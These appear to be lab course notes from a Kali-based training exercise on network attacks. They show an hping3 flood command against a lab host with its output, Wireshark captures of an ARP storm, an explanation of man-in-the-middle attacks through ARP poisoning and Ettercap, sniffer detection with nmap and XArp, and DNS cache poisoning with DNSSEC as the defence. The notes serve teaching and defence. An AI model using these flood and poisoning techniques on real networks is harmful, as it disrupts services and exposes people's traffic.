
```
kali@kali:~
```

```
root@kali:~# hping3 192.168.1.8 -c 100000
HPING 192.168.1.8 (eth0 192.168.1.8): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.8 ttl=128 DF id=11 sport=0 flags=RA seq=0 win=0 rtt=7.4 ms
len=46 ip=192.168.1.8 ttl=128 DF id=12 sport=0 flags=RA seq=1 win=0 rtt=7.8 ms
len=46 ip=192.168.1.8 ttl=128 DF id=13 sport=0 flags=RA seq=2 win=0 rtt=7.8 ms
len=46 ip=192.168.1.8 ttl=128 DF id=14 sport=0 flags=RA seq=3 win=0 rtt=6.9 ms
len=46 ip=192.168.1.8 ttl=128 DF id=15 sport=0 flags=RA seq=4 win=0 rtt=5.3 ms
len=46 ip=192.168.1.8 ttl=128 DF id=16 sport=0 flags=RA seq=5 win=0 rtt=5.3 ms
len=46 ip=192.168.1.8 ttl=128 DF id=17 sport=0 flags=RA seq=6 win=0 rtt=4.2 ms
len=46 ip=192.168.1.8 ttl=128 DF id=18 sport=0 flags=RA seq=7 win=0 rtt=4.1 ms
```

- ✓ Configuring to capture packets from victim machine using Wireshark (`edit; preferences`)




- ✓ ARP strom



No.	Time	Source	Destination	Protocol	Length	Info
1505	115.952152	Giga-Byt_3d:43:0f	Broadcast	ARP	60	Who has 192.168.1.254? Tell 192.168.1.4
1506	115.952767	fe80::f07b:364a:664...	fe80::1c77:e6fb:8c3...	ICMPv6	86	Neighbor Solicitation for fe80::1c77:e6fb:8c31:9a84 from 4...
1507	115.952900	fe80::1c77:e6fb:8c3...	fe80::f07b:364a:664...	ICMPv6	86	Neighbor Advertisement fe80::1c77:e6fb:8c31:9a84 (sol, ovr...
1508	116.075464	192.168.1.8	192.168.1.4	TCP	62	[TCP Retransmission] 5357 + 1387 [SYN, ACK] Seq=0 Ack=1 Wi...
1509	116.309809	192.168.1.8	192.168.1.4	TCP	62	[TCP Retransmission] 5357 + 1389 [SYN, ACK] Seq=0 Ack=1 Wi...
1510	116.928644	192.168.1.9	192.168.1.8	TCP	60	2537 + 0 [<None>] Seq=1 Win=512 Len=0
1511	116.928722	192.168.1.8	192.168.1.9	TCP	54	0 → 2537 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1512	116.952047	Giga-Byt_3d:43:0f	Broadcast	ARP	60	Who has 192.168.1.225? Tell 192.168.1.4
1513	116.952047	Giga-Byt_3d:43:0f	Broadcast	ARP	60	Who has 192.168.1.226? Tell 192.168.1.4
1514	116.952047	Giga-Byt_3d:43:0f	Broadcast	ARP	60	Who has 192.168.1.227? Tell 192.168.1.4
1515	116.952047	Giga-Byt_3d:43:0f	Broadcast	ARP	60	Who has 192.168.1.228? Tell 192.168.1.4
1516	116.952047	Giga-Byt_3d:43:0f	Broadcast	ARP	60	Who has 192.168.1.229? Tell 192.168.1.4
1517	116.952047	Giga-Byt_3d:43:0f	Broadcast	ARP	60	Who has 192.168.1.230? Tell 192.168.1.4
1518	116.952047	Giga-Byt_3d:43:0f	Broadcast	ARP	60	Who has 192.168.1.231? Tell 192.168.1.4
1519	116.952047	Giga-Byt_3d:43:0f	Broadcast	ARP	60	Who has 192.168.1.232? Tell 192.168.1.4
1520	116.952047	Giga-Byt_3d:43:0f	Broadcast	ARP	60	Who has 192.168.1.233? Tell 192.168.1.4
1521	116.952047	Giga-Byt_3d:43:0f	Broadcast	ARP	60	Who has 192.168.1.234? Tell 192.168.1.4
1522	116.952047	Giga-Byt_3d:43:0f	Broadcast	ARP	60	Who has 192.168.1.235? Tell 192.168.1.4
1523	116.952047	Giga-Byt_3d:43:0f	Broadcast	ARP	60	Who has 192.168.1.236? Tell 192.168.1.4


✓ Analyzing ARP storm



➤ Man in the middle attack

In a web application, there are two actors usually: the client and the server. The third entity that remains unnoticed most of the times is the communication channel. This channel can be a wired connection or a wireless one. There can be one or more servers in the way forwarding your request to the destination server in the most efficient way possible. These are known as Proxy servers.

When there is an unwanted proxy in the network intercepting and modifying the requests/responses, this proxy is called a Man in the middle. The network then is said to be under a Man in the middle attack. The interesting point lies in the fact that this rogue proxy is often misunderstood as a legitimate endpoint in a communication by the other endpoint. (It works as a server for the client and as a client for the server).




- ✓ Attacker sends the rogue ARP packets in the network that map the IP address of the access point to the MAC address of attacker's device.
- ✓ Each device connected in the network caches the entry contained in the rogue packets. Your device uses ARP to send the packets destined for your bank's web server to the access point (which is the default gateway for the network).
- ✓ The packets get sent to the attacker's machine.
- ✓ Attacker can now read and modify the requests contained in the packets before forwarding them.

This way the attacker is suitably situated between you and your bank's server. Every bit of sensitive data that you send to your server including your login password, is visible to the attacker. ARP cache poisoning is one of the many ways to perform an MITM attack; other ways are –



- ✓ DNS spoofing.
- ✓ IP spoofing.
- ✓ Setting up a rogue Wi-Fi AP.
- ✓ SSL spoofing. etc.

❖ Performing Man in the middle attack using Ettercap (kali)



- ✓ Ettercap graphical view



- ✓ Configuring targets that hope to sniff



✓ Attack type



❖ Detecting sniffers using nmap (*nmap --script sniffer-detect <suspicious sniffing host>*)

```
root@kali:~# nmap --script sniffer-detect 192.168.1.10
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-01 02:21 EST
Nmap scan report for 192.168.1.10 (192.168.1.10)
Host is up (0.00064s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
443/tcp    open  https
445/tcp    open  microsoft-ds
636/tcp    open  ldapsasl
990/tcp    open  ftps
993/tcp    open  imaps
995/tcp    open  pop3s
5061/tcp   open  sip-tls
5357/tcp   open  wsdapi
8080/tcp   open  http-proxy
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 08:00:27:DE:1F:5D (Oracle VirtualBox virtual NIC)


Host script results:
|_sniffer-detect: Likely in promiscuous mode (tests: "11111111")

Nmap done: 1 IP address (1 host up) scanned in 20.02 seconds
root@kali:~#
```


❖ Detecting sniffers using xarp

X-ARP is a security application that uses advanced techniques to detect ARP based attacks.

✓ ARP poisoning



✓ Detecting using x-ARP



➤ DNS poisoning

❖ What is DNS


DNS is a host name to IP address translation service. DNS is a distributed database implemented in a hierarchy of name servers. It is an application layer protocol for message exchange between clients and servers.

Domain:

There are various kinds of DOMAIN:

- ✓ **Generic domain:** .com(commercial) .edu(educational) .mil(military) .org (non-profit organization) .net (similar to commercial) all these are generic domain.
- ✓ **Country domain:** .in (India) .us .uk
- ✓ **Inverse domain:** if we want to know what is the domain name of the website. Ip to domain name mapping. So DNS can provide both the mapping for example to find the ip addresses of www.abc.com then we have to type nslookup www.abc.com.

Organization of Domain:



DNS record:

DNS servers have different types of records to manage resolution efficiently and provide important information about a domain. These records are the details which are cached by DNS servers. Each record has a TTL (Time to Live) value in seconds associated with it, these values set time for the expiration of cached record in DNS server which ranges from 60 to 86400 depending on the DNS provider.

- ✓ A records – points to IPv4 address of machine where website is hosted
- ✓ AAAA records – points to IPv6 address of machine where website is hosted
- ✓ MX – points to email servers
- ✓ CNAME – canonical name for alias points hostname to hostname
- ✓ ANAME – Auto resolved alias, works like cname but points hostname to IP of hostname
- ✓ NS – name servers for subdomains
- ✓ PTR – IP address to hostname
- ✓ SOA – containing administrative information about the DNS zone
- ✓ SRV – service record for other services
- ✓ TXT – Text records mostly used for verification, SPF, DKIM, DMARC and more
- ✓ CAA – certificate authority record for SSL/TLS certificate

Name server: It is an implementation of the resolution mechanism. DNS (Domain Name System) = Name service in Internet.


Hierarchy of Name Servers:

- ✓ Root name servers – The root servers are at the top of the DNS hierarchy. There are 13 sets of these root servers from a.root-servers.net to m.root-servers.net and they are strategically placed around the world, and they are operated by 12 different organizations and each set of these root servers has its own unique IP address.
- ✓ Top level server – It is responsible for com, org, edu etc. and all top level country domains like uk, fr, ca, in etc. They have info about authoritative domain servers and know names and IP addresses of each authoritative name server for the second level domains.
- ✓ Authoritative name servers - This is an organization's DNS server, providing authoritative hostname to IP mapping for organization servers. Authoritative name servers are responsible for knowing everything about a domain which includes IP address. They are the final authority.

So when you type in google.com in your web browser and if your web browser or operating system cannot find IP address in its own cache memory, it will send query to next level to what is called resolver server. Resolver server is basically your ISP or Internet service provider, so when resolver receives query, it will check its own cache memory to find an IP address for google.com, and if it cannot find it, it will send query to next level which is root server.


When root server receives query for IP address for google.com, root server is not going to know what IP address is, but root server does know where to send resolver to help it find IP address. So root server will direct resolver to TLD or top-level domain server for .com domain.

When a TLD server receives query for IP address for google.com, TLD server is not going to know what IP addresses for google.com. So the TLD will direct resolver to next and final level, which are authoritative name servers. So once again the resolver will now ask authoritative name server for IP address for google.com.



❖ DNS cache poisoning

DNS Spoofing means getting a wrong entry or IP-address of the requested site from DNS server. Attackers find out the flaws in DNS system and take control and will redirect to a malicious website.




1. Request to Real Website: User hit a request for particular website it goes to DNS server to resolve the ip-address of that website.
2. Inject Fake DNS entry: Hackers already take control over the DNS server by detecting the flaws and now they add false entry in DNS server.
3. Resolve to Fake Website: Since fake entry in DNS server redirect user to wrong website.

To Prevent from DNS Spoofing-

DNS Security Extensions (DNSSEC) is used to add an additional layer of security in DNS resolution process to prevent security threats such as DNS Spoofing or DNS cache poisoning.

